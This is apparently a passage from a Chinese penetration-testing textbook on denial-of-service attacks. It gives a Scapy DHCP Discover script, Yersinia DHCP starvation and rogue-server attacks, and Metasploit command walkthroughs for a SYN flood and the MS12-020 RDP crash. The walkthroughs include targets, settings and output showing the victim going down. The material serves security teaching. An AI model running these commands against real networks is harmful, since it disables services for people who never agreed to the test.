首先编写一段程序来搜索网络中的 DHCP 服务器，只需要在网络中广播 DHCP 的 Discover 数据包，源端口为 68，目标端口为 67。这个构造过程比较麻烦，涉及多个层次：

```
dhcp_discover = Ether(src=mac_random, dst="ff:ff:ff:ff:ff:ff") / IP(src="0.0.0.0",
dst="255.255.255.255") / UDP(sport=68,dport=67) / BOOTP(chaddr=client_mac_id,
xid=xid_random ) / DHCP(options=[("message-type", "discover"),"end"])
```

完整的程序如下所示：

```
from scapy.all import *
import binascii
xid_random = random.randint(1, 900000000)
mac_random = str(RandMAC())
client_mac_id = binascii.unhexlify(mac_random.replace(':', ''))
print(mac_random)
dhcp_discover = Ether(src=mac_random, dst="ff:ff:ff:ff:ff:ff") / IP(src="0.0.0.0",
dst="255.255.255.255") / UDP(sport=68,dport=67) / BOOTP(chaddr=client_mac_id,
xid=xid_random ) / DHCP(options=[("message-type", "discover"),"end"])
sendp(dhcp_discover, iface='以太网')
print("\n\n\nSending DHCPDISCOVER on " + "以太网")
```

这时打开 Wireshark，并将过滤器设置为 udp，然后执行上面的这个程序，可以捕获如图 9-12 所示的过程。



图 9-12　DHCP 的 Discover 过程

分析得到的数据包，可以看出网络中有一台 DHCP 服务器，地址为 192.168.169.254。这个程序也可以用来检测网络中的非法 DHCP 服务器。

本节将使用两个工具：一个是 Yersinia，这是一个十分强大的拒绝服务攻击工具；另一个是我们比较熟悉的 Metasploit。首先使用 Yersinia 进行 DHCP 攻击实验。安装 Yersinia 工具。

```
kali@kali:~$ sudo apt-get install yersinia
```

在命令行中输入“yersinia -G”就可以图形化界面的形式启动这个工具：

```
root@kali:~# yersinia -G
```

Yersinia 的工作界面如图 9-13 所示，编写本书时的版本为 0.73。



图 9-13　Yersinia 工作界面

Yersinia 提供了对多种常见网络协议的攻击方式，例如 CDP、DHCP、DTP、HSRP、ISL、MPLS、STP、VTP 等，单击 Lauch attack 选择攻击方式，如图 9-14 所示。

在 Choose attack 窗口中，可以选择要攻击的协议以及具体的攻击方式，这里首先选择 DHCP 标签，选择使用 DHCP 攻击，如图 9-15 所示。



图 9-14　Yersinia 的攻击方式选择界面



图 9-15　选择 DHCP 攻击界面

基于 DHCP 的攻击中一共提供了 4 种发包模式，它们的含义如下。

- sending RAW packet：发送原始数据包。
- sending DISCOVER packet：发送请求获取 IP 地址的数据包，通过占用所有的 IP 地址造成拒绝服务。
- creating DHCP rogue server：创建虚假 DHCP 服务器，让用户连接，真正的 DHCP 服务器无法工作。
- sending RELEASE packet：发送释放 IP 地址请求到 DHCP 服务器，致使正在使用的 IP 地址全部失效。

其中“sending DISCOVER packet”形式默认采用拒绝服务攻击（后面的 DoS 复选框中显示被选中状态）。选中这种方式之后单击 OK 按钮，即可开始攻击，如图 9-16 所示。



图 9-16　使用 Yersinia 进行 DHCP 攻击产生的数据包

执行攻击后，右侧框 1 处显示的就是发送出去的攻击数据包，如果希望查看某一个数据包的具体内容，可以单击该数据包。在框 2 处显示的就是这个数据包的详细内容。可以看到这个工具不断地向外发送广播数据包。

执行攻击后，Yersinia 就会在本网段内不停地发送 DHCP Discover 数据包，很快 DHCP 服务器地址池内所有的有效 IP 地址都将无法使用，新的用户就无法获取 IP 地址，整个网络陷于瘫痪状态。

理论上所有提供连接的协议都可能会受到拒绝服务攻击，Metasploit 中提供了很多用于各种协议的拒绝服务攻击模块。启动 Metasploit，在其中使用对应的模块。

```
Kali@kali:~# msfconsole
```

成功启动 Metasploit 之后，可以使用 search 命令来查找与 DoS（拒绝服务攻击）相关的模块，如图 9-17 所示。

```
Matching Modules
================

   #    Name                                                Disclosure Date  Rank
   -    ----                                                ---------------  ----
   0    auxiliary/admin/chromecast/chromecast_reset                          normal
   1    auxiliary/admin/webmin/edit_html_fileaccess         2012-09-06       normal
   2    auxiliary/dos/android/android_stock_browser_iframe  2012-12-01       normal
   3    auxiliary/dos/apple_ios/webkit_backdrop_filter_blur 2018-09-15       normal
   4    auxiliary/dos/cisco/ios_http_percentpercent         2000-04-26       normal
   5    auxiliary/dos/cisco/ios_telnet_rocem                2017-03-17       normal
   6    auxiliary/dos/dhcp/isc_dhcpd_clientid                                normal
   7    auxiliary/dos/dns/bind_tkey                         2015-07-28       normal
   8    auxiliary/dos/dns/bind_tsig                         2016-09-27       normal
   9    auxiliary/dos/freebsd/nfsd/nfsd_mount                                normal
   10   auxiliary/dos/hp/data_protector_rds                 2011-01-08       normal
   11   auxiliary/dos/http/3com_superstack_switch           2004-06-24       normal
   12   auxiliary/dos/http/apache_commons_fileupload_dos    2014-02-06       normal
   13   auxiliary/dos/http/apache_mod_isapi                 2010-03-05       normal
   14   auxiliary/dos/http/apache_range_dos                 2011-08-19       normal
   15   auxiliary/dos/http/apache_tomcat_transfer_encoding  2010-07-09       normal
   16   auxiliary/dos/http/brother_debut_dos                2017-11-02       normal
   17   auxiliary/dos/http/canon_wireless_printer           2013-06-18       normal
   18   auxiliary/dos/http/dell_openmanage_post             2004-02-26       normal
   19   auxiliary/dos/http/f5_bigip_apm_max_sessions                         normal
   20   auxiliary/dos/http/flexense_http_server_dos         2018-03-09       normal
   21   auxiliary/dos/http/gzip_bomb_dos                    2004-01-01       normal
   22   auxiliary/dos/http/hashcollision_dos                2011-12-28       normal
   23   auxiliary/dos/http/ibm_lotus_notes                  2017-08-31       normal
```

图 9-17　Metasploit 中的拒绝服务攻击模块列表

图 9-17 中列出了 Metasploit 中的所有拒绝服务攻击模块，这里使用 auxiliary/dos/tcp/synflood 模块对目标进行一次 SYN 拒绝服务攻击。首先选择对应的模块：

```
msf5 > use auxiliary/dos/tcp/synflood
```

使用 show options 来查看这个模块的参数，如图 9-18 所示。

synflood 模块需要的参数包括 RHOSTS、RPORT、SNAPLEN 和 TIMEOUT，后面的 3 个参数都有默认值，所以需要设置的只有 RHOSTS，这也正是我们要发起拒绝服务攻击服务器的 IP 地址。这个目标必须是对外提供 HTTP 服务的服务器。

```
msf5 auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   NUM                         no        Number of SYNs to send (else unlimited)
   RHOSTS                      yes       The target host(s), range CIDR identifier, or h
   RPORT      80               yes       The target port
   SHOST                       no        The spoofable source address (else randomizes)
   SNAPLEN    65535            yes       The number of bytes to capture
   SPORT                       no        The source port (else randomizes)
   TIMEOUT    500              yes       The number of seconds to wait for new data
```

图 9-18　synflood 攻击模块的参数列表

下面将参数设置为目标 192.168.157.137，如图 9-19 所示。

然后使用 run 命令发起攻击，如图 9-20 所示。

```
msf5 auxiliary(dos/tcp/synflood) > set Rhosts 192.168.157.137
Rhosts ⇒ 192.168.157.137
```

图 9-19　synflood 设置 RHOSTS 值

```
msf5 auxiliary(dos/tcp/synflood) > run
[*] Running module against 192.168.157.137

[*] SYN flooding 192.168.157.137:80 ...
```

图 9-20　启动 synflood 攻击

很快目标就会因为攻击而停止对外提供 HTTP 服务。

如果事先获得关于目标的足够信息，也可以利用目标主机上一些特定的服务进行拒绝服务攻击。例如很多人都拥有两台以上的计算机，一台在单位，另一台在家里，如果上班时间没有完成全部工作，回到家中可以远程连接到单位的计算机。但是这需要计算机提供远程控制服务，微软的 Windows 操作系统中提供远程桌面协议（Remote Desktop Protocol，RDP），这是一个多通道（multi-channel）协议，用户可以利用这个协议（客户机或称“本地计算机”）连上提供微软终端机服务的计算机（服务器端或称“远程计算机”）。

但是微软提供的这个服务被发现存在一个编号为 MS12-020 的漏洞。Windows 在处理某些 RDP 报文时 Terminal Server 存在错误，可被利用造成服务停止响应。在默认情况下，任何 Windows 操作系统都未启用远程桌面协议。没有启用 RDP 的系统不受威胁。

还是在 Metasploit 中启动对应的模块：

```
msf > use auxiliary/dos/Windows/rdp/ms12_020_maxchannelids
```

使用“show options”来查看这个模块所要使用的参数，如图 9-21 所示。

```
msf auxiliary(ms12_020_maxchannelids) > show options

Module options (auxiliary/dos/windows/rdp/ms12_020_maxchannelids):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  3389             yes       The target port (TCP)
```

图 9-21　ms12_020_maxchannelids 攻击模块的参数列表

这个模块的参数十分简单，只需要设置一个 RHOST 即可。这也就是目标的 IP 地址，在这里将其设置为 192.168.1.106，如图 9-22 所示。

```
msf auxiliary(ms12_020_maxchannelids) > set RHOST 192.168.1.106
RHOST => 192.168.1.106
```

图 9-22　设置 ms12_020_maxchannelids 攻击模块的参数

设置完攻击目标之后，就可以对目标发起攻击，使用 run 命令发起攻击，如图 9-23 所示。

```
msf auxiliary(ms12_020_maxchannelids) > run

[*] 192.168.1.106:3389 - 192.168.1.106:3389 - Sending MS12-020 Microsoft Remote Desktop
 Use-After-Free DoS
[*] 192.168.1.106:3389 - 192.168.1.106:3389 - 210 bytes sent
[*] 192.168.1.106:3389 - 192.168.1.106:3389 - Checking RDP status...
[+] 192.168.1.106:3389 - 192.168.1.106:3389 seems down
[*] Auxiliary module execution completed
```

图 9-23　ms12_020_maxchannelids 攻击结果

图 9-23 的框中的结果显示攻击已经成功，目标主机关闭。此时目标计算机蓝屏，如图 9-24 所示。



图 9-24　目标计算机受到攻击后蓝屏

9.5　小结

拒绝服务攻击一直是一个让网络安全人员感到无比头疼的问题，受到这种攻击的服务器

将无法提供正常的服务。通常所说的拒绝服务攻击一般是指对 HTTP 服务器发起的 TCP 连接攻击。但实际上拒绝服务攻击的范畴要远远比这大。本章按照 TCP/IP 的结构，依次介绍了数据链路层、网络层、传输层和应用层中协议的漏洞，并讲解了如何利用这些漏洞来发起拒绝服务攻击。

Python 几乎可以完成所有的拒绝服务攻击。本章中使用 Python 分别构造了基于 ICMP、UDP、TCP 的拒绝服务攻击。之后又使用 Yersinia 完成了针对 DHCP 的拒绝服务攻击。Yersinia 可以完美地完成对各种网络设备的拒绝服务攻击。在本章的最后介绍了如何使用 Metasploit 来对目标发起拒绝服务攻击。拒绝服务攻击是一种破坏力很大的渗透方法，在对一个测试目标采用这种方法之前，一定要获得客户的许可，并事先做好服务器停止服务的准备。

本章中介绍的都是从一台计算机发起的，这也就是拒绝服务攻击，而现在更为常见的是分布式拒绝服务攻击（DDoS）。这种攻击方式是指借助于客户机 / 服务器技术，将多台计算机联合起来作为攻击平台，对一个或多个目标发动拒绝服务攻击，从而成倍地提高攻击威力。